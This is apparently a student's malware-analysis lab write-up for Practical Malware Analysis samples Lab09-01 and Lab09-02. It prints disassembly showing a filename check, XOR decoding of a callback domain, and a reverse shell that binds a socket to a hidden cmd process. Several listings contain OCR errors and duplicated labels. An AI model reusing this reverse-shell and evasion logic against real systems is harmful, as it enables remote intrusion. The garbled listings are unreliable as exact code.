eax, 1
short loc_4019D8


loc_4019D8:
xor   eax, eax

loc_4019D6:
lea    ecx, [ebp+var_4]
push  ecx
call  sub_401740
add   esp, 4
mov    edx, [ebp+hFile]
push  edx
call  ds:CloseHandle
mov    eax, 1
jmp   short loc_4019D8

loc_4019D8:
lea    edx, [ebp+var_4]
push  edx
call  sub_401740
add   esp, 4
mov    eax, [ebp+hFile]
push  eax             ; hObject
call  ds:CloseHandle
mov    eax, 1
jmp   loc_4019D8

```

I found that the command leads to a sub routine that sends something over the network.




```

loc_4017E9:
push    0
mov     edx, [ebp+var_8]
push    edx
lea     eax, [ebp+Buffer]
push    eax
mov     ecx, [ebp+var_4]
push    ecx
call   ds:WS2_32_19
mov     [ebp+var_210], eax
cmp     [ebp+var_210], OFFFFFFFFh
jnz    short loc_401822

```

6.



A previous screenshot shows that it communicates with [www.practicalmalwareanalysis.com](http://www.practicalmalwareanalysis.com)

0012BE98	0012BEAC	ASCII "http://www.practicalmalwareanalysis.com"
0012BE9C	00000400	
0012BEA0	00000000	
0012BEA4	00000000	
0012BEA8	00000000	
0012BEAC	70747468	
0012BEB0	772F2F3A	WININET.772F2F3A
0012BEB4	702E7777	
0012BED8	74636172	
0012BEBC	6C616369	
0012BEC0	776C616D	SETUPAPI.776C616D
0012BEC4	61657261	
0012BED8	796C616E	
0012BEC0	2E736973	
0012BED0	006D6F63	
0012BED4	00000000	
0012BED8	00000000	
0012BEDC	00000000	
0012BEE0	00000000	
0012BEE4	00000000	
0012BEE8	00000000	

Along with that

I found this in the program. In this screenshot from question 2,



I can see that p:80 could possibly be the port number for the connection.

\* OllyDbg - Lab09-01.exe

File View Debug Plugins Options Window Help

L E M T W H C / K B R ... S

C CPU - main thread, module Lab09-01

00401B17	.51	PUSH ECX	
00401B18	0095 F4FBFFFF	LEA EDX,DWORD PTR SS:[EBP-40C]	
00401B1E	.52	PUSH EDX	
00401B1F	E8 1CFBFFFF	CALL Lab09-01.00401640	
00401B24	.83C4 0C	ADD ESP,0C	
00401B27	.85C0	TEST EAX,EAX	
00401B29	.74 0A	JE SHORT Lab09-01.00401B35	
00401B2B	.8B 01000000	MOU EAX,1	
00401B2D	.7E 00401000	JMP Lab09-01.00401CF0	
00401B32	>BF 80004000	MOU EDI,Lab09-01.0040C080	
00401B34	8095 FCFBFFFF	LEA EDX,DWORD PTR SS:[EBP-404]	
00401B40	.83C9 FF	OR ECX,FFFFFF	
00401B43	.33C0	XOR EAX,EAX	
00401B45	.F2:AE	REPNE SCAS BYTE PTR ES:[EDI]	
00401B47	F7D1	NOT ECX	
00401B49	2BF9	SUB EDI,ECX	
00401B4B	.BBF7	MOU ES1,EDI	
00401B4D	.BBC1	MOU EAX,ECX	
00401B4F	.BBFA	MOU EDI,EDX	
00401B51	.F3:E1 02	SHR ECX,2	
00401B54	.F3:A5	REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:	
00401B56	.8B C8	MOU ECX,EAX	
00401B58	.83E1 03	AND ECX,3	
00401B5B	.F3:A4	REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:	
00401B5D	.8B D7 10	MOU EDI,DWORD PTR SS:[EBP+10]	
00401B60	8095 FCFBFFFF	LEA EDX,DWORD PTR SS:[EBP-404]	
00401B66	.83C9 FF	OR ECX,FFFFFF	
00401B69	.33C0	XOR EAX,EAX	
00401B6B	.F2:AE	REPNE SCAS BYTE PTR ES:[EDI]	
00401B6D	F7D1	NOT ECX	
00401B6F	2BF9	SUB EDI,ECX	
00401B71	.BBF7	MOU ES1,EDI	
00401B73	.BBD9	MOU EB1,ECX	
00401B75	.BBFA	MOU EDI,EDX	
00401B77	.83C9 FF	OR ECX,FFFFFF	
00401B7A	.33C0	XOR EAX,EAX	
00401B7C	.F2:AE	REPNE SCAS BYTE PTR ES:[EDI]	
00401B7E	.83C7 FF	ADD EDI,-1	
00401B81	.BBCB	MOU EC1,EBX	
00401B83	.C1E9 02	SHR ECX,2	
00401B85	.F3:A5	REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:	
00401B88	.8B C8	MOU ECX,EAX	
00401B89	.83E1 03	AND ECX,3	
00401B8D	.F3:A4	REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:	
00401B8F	.BF 70C04000	MOU EDI,Lab09-01.0040C070	
00401B94	8095 FCFBFFFF	LEA EDX,DWORD PTR SS:[EBP-404]	
00401B9A	.83C9 FF	OR ECX,FFFFFF	
00401B9D	.33C0	XOR EAX,EAX	
00401B9F	.F2:AE	REPNE SCAS BYTE PTR ES:[EDI]	

I also found this "GET" command and an HTTP request in a function.

## Problem 2

### Questions

1. What strings do you see statically in the binary?
2. What happens when you run this binary?
3. How can you get this sample to run its malicious payload?
4. What is happening at 0x00401133?
5. What arguments are being passed to subroutine 0x00401089?
6. What domain name does this malware use?
7. What encoding routine is being used to obfuscate the domain name?
8. What is the significance of the CreateProcessA call at 0x0040106E?

```
Runtime Error!
Program:
<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
Y6@J6@WaitForSingleObject
CreateProcessA
Sleep
GetModuleFileNameA
KERNEL32.dll
WSASocketA
WS2_32.dll
GetCommandLineA
GetVersion
ExitProcess
TerminateProcess
GetCurrentProcess
UnhandledExceptionFilter
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
GetStartupInfoA
HeapDestroy
HeapCreate
VirtualFree
HeapFree
RtlUnwind
WriteFile
HeapAlloc
GetCPInfo
GetACP
GetOEMCP
VirtualAlloc
HeapReAlloc
GetProcAddress
LoadLibraryA
MultiByteToWideChar
LCMapStringA
LCMapStringW
GetStringTypeA
GetStringTypeW
cmd
@C@XBE
```

When running strings I found these. There is not much of importance except some internet functions.

2.

```
C:\Documents and Settings\Administrator\Desktop>Lab09-02
C:\Documents and Settings\Administrator\Desktop>Lab09-02
C:\Documents and Settings\Administrator\Desktop>
C:\Documents and Settings\Administrator\Desktop>
```

When I ran the binary it finished instantly and nothing seemed to happen

3.

Register	Value	Description
EAX	0012FCBF	ASCII "Lab09-02.exe"
ECX	0012FCBF	ASCII "Lab09-02.exe"
EDX	0012FDE0	ASCII "ocl.exe"
EBX	7FFDB000	
ESP	0012FC68	
EBP	0012FF80	
ESI	00405055	Lab09-02.00405055
EDI	0012FD8E	
EIP	004014CE	Lab09-02.004014CE
C	0	ES 0023 32bit 0(FFFFFFFF)
P	1	CS 001B 32bit 0(FFFFFFFF)
A	0	SS 0023 32bit 0(FFFFFFFF)
Z	1	DS 0023 32bit 0(FFFFFFFF)
S	0	FS 003B 32bit 7FFDF000(FFF)

When debugging I see that it has a name called ocl.exe.

Registers (FPU)

Register	Value	Description
EDX	0012FCBF	ASCII "Lab09-02.exe"
ECX	0012FCBF	ASCII "Lab09-02.exe"
EBX	7FFDB000	
ECR	0012FFC0	
EBP	0012FFC0	
EDI	7C910228	ntdll.7C910228
EIP	004014CC	Lab09-02.004014CC
C	0	ES 0023 32bit 0(FFFFFFFF)
P	1	CS 001B 32bit 0(FFFFFFFF)
A	0	SS 0023 32bit 0(FFFFFFFF)
Z	0	DS 0023 32bit 0(FFFFFFFF)
S	0	FS 003B 32bit 7FFDF000(FFF)

I believe that it is comparing the names and terminating if they aren't equal. So I changed the name to ocl.exe. When I debugged the code again it didn't immediately terminate so that's how I assume I can get it to deliver the payload.

4.


00401132	. 57	PUSH EDI
00401133	C685 50FEFFFF	MOV BYTE PTR SS:[EBP-1B0], 31
0040113A	C685 51FEFFFF	MOV BYTE PTR SS:[EBP-1AF], 71
00401141	C685 52FEFFFF	MOV BYTE PTR SS:[EBP-1AE], 61
00401148	C685 53FEFFFF	MOV BYTE PTR SS:[EBP-1AD], 7A
0040114F	C685 54FEFFFF	MOV BYTE PTR SS:[EBP-1AC], 32
00401156	C685 55FEFFFF	MOV BYTE PTR SS:[EBP-1AB], 77
0040115D	C685 56FEFFFF	MOV BYTE PTR SS:[EBP-1AA], 73
00401164	C685 57FEFFFF	MOV BYTE PTR SS:[EBP-1A9], 78
0040116B	C685 58FEFFFF	MOV BYTE PTR SS:[EBP-1A8], 33
00401172	C685 59FEFFFF	MOV BYTE PTR SS:[EBP-1A7], 65
00401179	C685 5AFEFFFF	MOV BYTE PTR SS:[EBP-1A6], 64
00401180	C685 5BFEFFFF	MOV BYTE PTR SS:[EBP-1A5], 63
00401187	C685 5CFEFFFD	MOV BYTE PTR SS:[EBP-1A4], 0
0040118E	C685 60FEFFFF	MOV BYTE PTR SS:[EBP-1A0], 6F
00401195	C685 61FEFFFF	MOV BYTE PTR SS:[EBP-19F], 63
0040119C	C685 62FEFFFF	MOV BYTE PTR SS:[EBP-19E], 6C
004011A3	C685 63FEFFFF	MOV BYTE PTR SS:[EBP-19D], 2E
004011AA	C685 64FEFFFF	MOV BYTE PTR SS:[EBP-19C], 65
004011B1	C685 65FEFFFF	MOV BYTE PTR SS:[EBP-19B], 78
004011B8	C685 66FEFFFF	MOV BYTE PTR SS:[EBP-19A], 65
004011BF	C685 67FEFFFF	MOV BYTE PTR SS:[EBP-199], 0
004011C6	B9 08000000	MOU ECX, 8

It seems to be moving characters I think. So I want to translate the ascii characters into letters and I get.

31 71 61 7a 32 77 73 78 33 65 64 63 = 1qaz2wsx3edc


6F 63 6C 2E 65 78 65 = ocl.exe. I assume that this is an obfuscation of the malware or something like that with the name.

5.




When debugging I can see that the string above 1qaz2wsx3edc is being passed in in register EDX as well as a pointer to 0012FD90 in register ECX.

6.



When I ran the function I see on the right that it goes through  
[www.practicalmalwareanalysis.com](http://www.practicalmalwareanalysis.com)

7.



This one is a bit tricky. I started debugging the function at 401089 and found this loop in

```

MOV EAX, DWORI
MOVsx EDX, BY
XOR ECX, EDX
MOV EAX, DWORI

```

it. On line 40110C it seems to be using XOR

### Registers (FPU)

```
EAX 0012FDD0 ASCII "1qaz2wsx3edc"  
ECX 00000077  
EDX 00000031  
EBX 7FFDF000  
ESP 0012FB58
```

I see that

the first letter is in EDX and it's being XOR'd by the number in ECX.

Registers (FPU)					
EAX	0012FDD0	ASCII	"1qaz2wsx3edc"		
ECX	00000042				
EDX	00000032				
EBX	7FFDF000				
ESP	0012FB58				
EBP	0012FC64				
ESI	00405055	ocl.	00405055		
EDI	0012FC64				
EIP	0040110C	ocl.	0040110C		
C	0	ES	0023	32bit	0(FFFFFFFF)
P	0	CS	001B	32bit	0(FFFFFFFF)

Here's another screenshot when it hits the '2' character (32 in ASCII). Confirming that it goes through the whole string.

0012FB40	0000FBE4	
0012FB44	00140000	
0012FB48	0012F940	
0012FB4C	0012FB64	ASCII "www.pra"
0012FB50	004010BF	ocl.004010BF
0012FB54	0012FDD0	ASCII "1qaz2wsx3edc"
0012FB58	0012FD8E	
0012FB5C	00000007	
0012FB60	0000000C	
0012FB64	2E??????	

I checked the memory around the pointer passed in and saw that the domain was being decrypted in real time

3	0012F940
7	0012FB64 ASCII "www.practica"
3	004010BF ocl.004010BF
4	0012FDD0 ASCII "1qaz2wsx3edo"
3	0012FD8E
7	0000000C
3	0000000C
4	2E777777
3	63617270
1	61636974
3	00000000
1	00000000
0012FB48	0012F940
0012FB4C	0012FB64 ASCII "www.practicalmalwareanalysis.com"
0012FB50	004010BF ocl.004010BF
0012FB54	0012FDD0 ASCII "1qaz2wsx3edo"
0012FB58	0012FD8E
0012FB5C	00000020
0012FB60	0000000C
0012FB64	2E777777
0012FB68	63617270

8.

00401034	. C745 D4 010101 MOU DWORD PTR SS:[EBP-2C],101
00401038	. 66:C745 D8 00 MOU WORD PTR SS:[EBP-28],0
00401041	. 8B55 18 MOV EDX,DWORD PTR SS:[EBP+18]
00401044	. 8955 E0 MOV DWORD PTR SS:[EBP-20],EDX
00401047	. 8B45 E0 MOV EAX,DWORD PTR SS:[EBP-20]
0040104A	. 8945 E8 MOV DWORD PTR SS:[EBP-18],EAX
0040104D	. 8B4D E8 MOV ECX,DWORD PTR SS:[EBP-18]
00401050	. 894D E4 MOV DWORD PTR SS:[EBP-1C],ECX
00401053	. 8D55 F0 LEA EDX,DWORD PTR SS:[EBP-10]
00401056	. 52 PUSH EDX
00401057	. 8D45 A8 LEA EAX,DWORD PTR SS:[EBP-58]
0040105A	. 50 PUSH EAX
0040105B	. 6A 00 PUSH 0
0040105D	. 6A 00 PUSH 0
0040105F	. 6A 00 PUSH 0
00401061	. 6A 01 PUSH 1
00401063	. 6A 00 PUSH 0
00401065	. 6A 00 PUSH 0
00401067	. 68 30504000 PUSH ocl.00405030
0040106C	. 6A 00 PUSH 0
0040106E	FF15 04404000 CALL DWORD PTR DS:[&KERNEL32.CreateProcessA]
00401074	. 8945 EC MOV DWORD PTR SS:[EBP-14],EAX
00401077	. 6A FF PUSH -1
00401079	. 8B4D F0 MOV ECX,DWORD PTR SS:[EBP-10]
0040107C	. 51 PUSH ECX
0040107D	. FF15 00404000 CALL DWORD PTR DS:[&KERNEL32.WaitForSingleObject]
00401083	. 33C0 XOR EAX,EAX
00401085	. BB E5 MOV ESP,EBP
00401087	. 5D POP EBP
00401088	L. C3 RETN

```

pProcessInfo
pStartupInfo
CurrentDir = NULL
pEnvironment = NULL
CreationFlags = 0
InheritHandles = TRUE
pThreadSecurity = NULL
pProcessSecurity = NULL
CommandLine = "cmd"
ModuleFileName = NULL
CreateProcessA
Timeout = INFINITE
hObject
WaitForSingleObject

```

This function isn't called when executing the program. But the first thing I see is after the process is created an infinite loop is run.

```
push    ecx
call    sub_4013E0
add     esp, 0Ch
mov     [ebp+StartupInfo.dwFlags], 101h
mov     [ebp+StartupInfo.wShowWindow], 0
mov     edx, [ebp+arg_10]
mov     [ebp+StartupInfo.hStdInput], edx
mov     eax, [ebp+StartupInfo.hStdInput]
mov     [ebp+StartupInfo.hStdError], eax
mov     ecx, [ebp+StartupInfo.hStdError]
mov     [ebp+StartupInfo.hStdOutput], ecx
lea     edx, [ebp+ProcessInformation]
push    edx          ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax          ; lpStartupInfo
push    0             ; lpCurrentDirectory
push    0             ; lpEnvironment
push    0             ; dwCreationFlags
push    1             ; bInheritHandles
push    0             ; lpThreadAttributes
push    0             ; lpProcessAttributes
push    offset CommandLine ; "cmd"
push    0             ; lpApplicationName
call    ds:CreateProcessA
mov     [ebp+var_14], eax
push    0FFFFFFFh      ; dwMilliseconds
mov     ecx, [ebp+ProcessInformation.hProcess]
push    ecx          ; hHandle
call    ds:WaitForSingleObject
xor    eax, eax
```

I decided to go to ida pro to see better visuals around the process and I noticed that the stdinput, stderror, and stdoutput are being passed into another object before cmd.exe is run.

```
lea    eax, [ebp+var_1CC]
push  eax
mov   ecx, [ebp+var_304]
push  ecx
call  ds:WS2_32_4
mov   [ebp+var_1B4], eax
cmp   [ebp+var_1B4], 0FFFFFFFh
jnz   short loc_40137A
```

```
loc_40137A:
mov   eax, [ebp+var_304]
push  eax
sub   esp, 10h
mov   ecx, esp
mov   edx, [ebp+var_1CC]
mov   [ecx], edx
mov   eax, [ebp+var_1C8]
mov   [ecx+4], eax
mov   edx, [ebp+var_1C4]
mov   [ecx+8], edx
mov   eax, [ebp+var_1C0]
mov   [ecx+0Ch], eax
call  sub_401000
add   esp, 14h
mov   ecx, [ebp+var_304]
push  ecx
call  ds:WS2_32_3
call  ds:WS2_32_116
push  7530h          ; dwMilliseconds
call  ds:Sleep
jmp   loc_40124C
```

Going to the function that called the subroutine, I found that WS2\_32\_4 is the connect function. WS2\_32\_3 is the closesocket and WS2\_32\_116 is cleanup. With the connection passed into the function that creates an infinite process with stdinput, stderror, and stdoutput, I believe that this is a reverse shell that is created.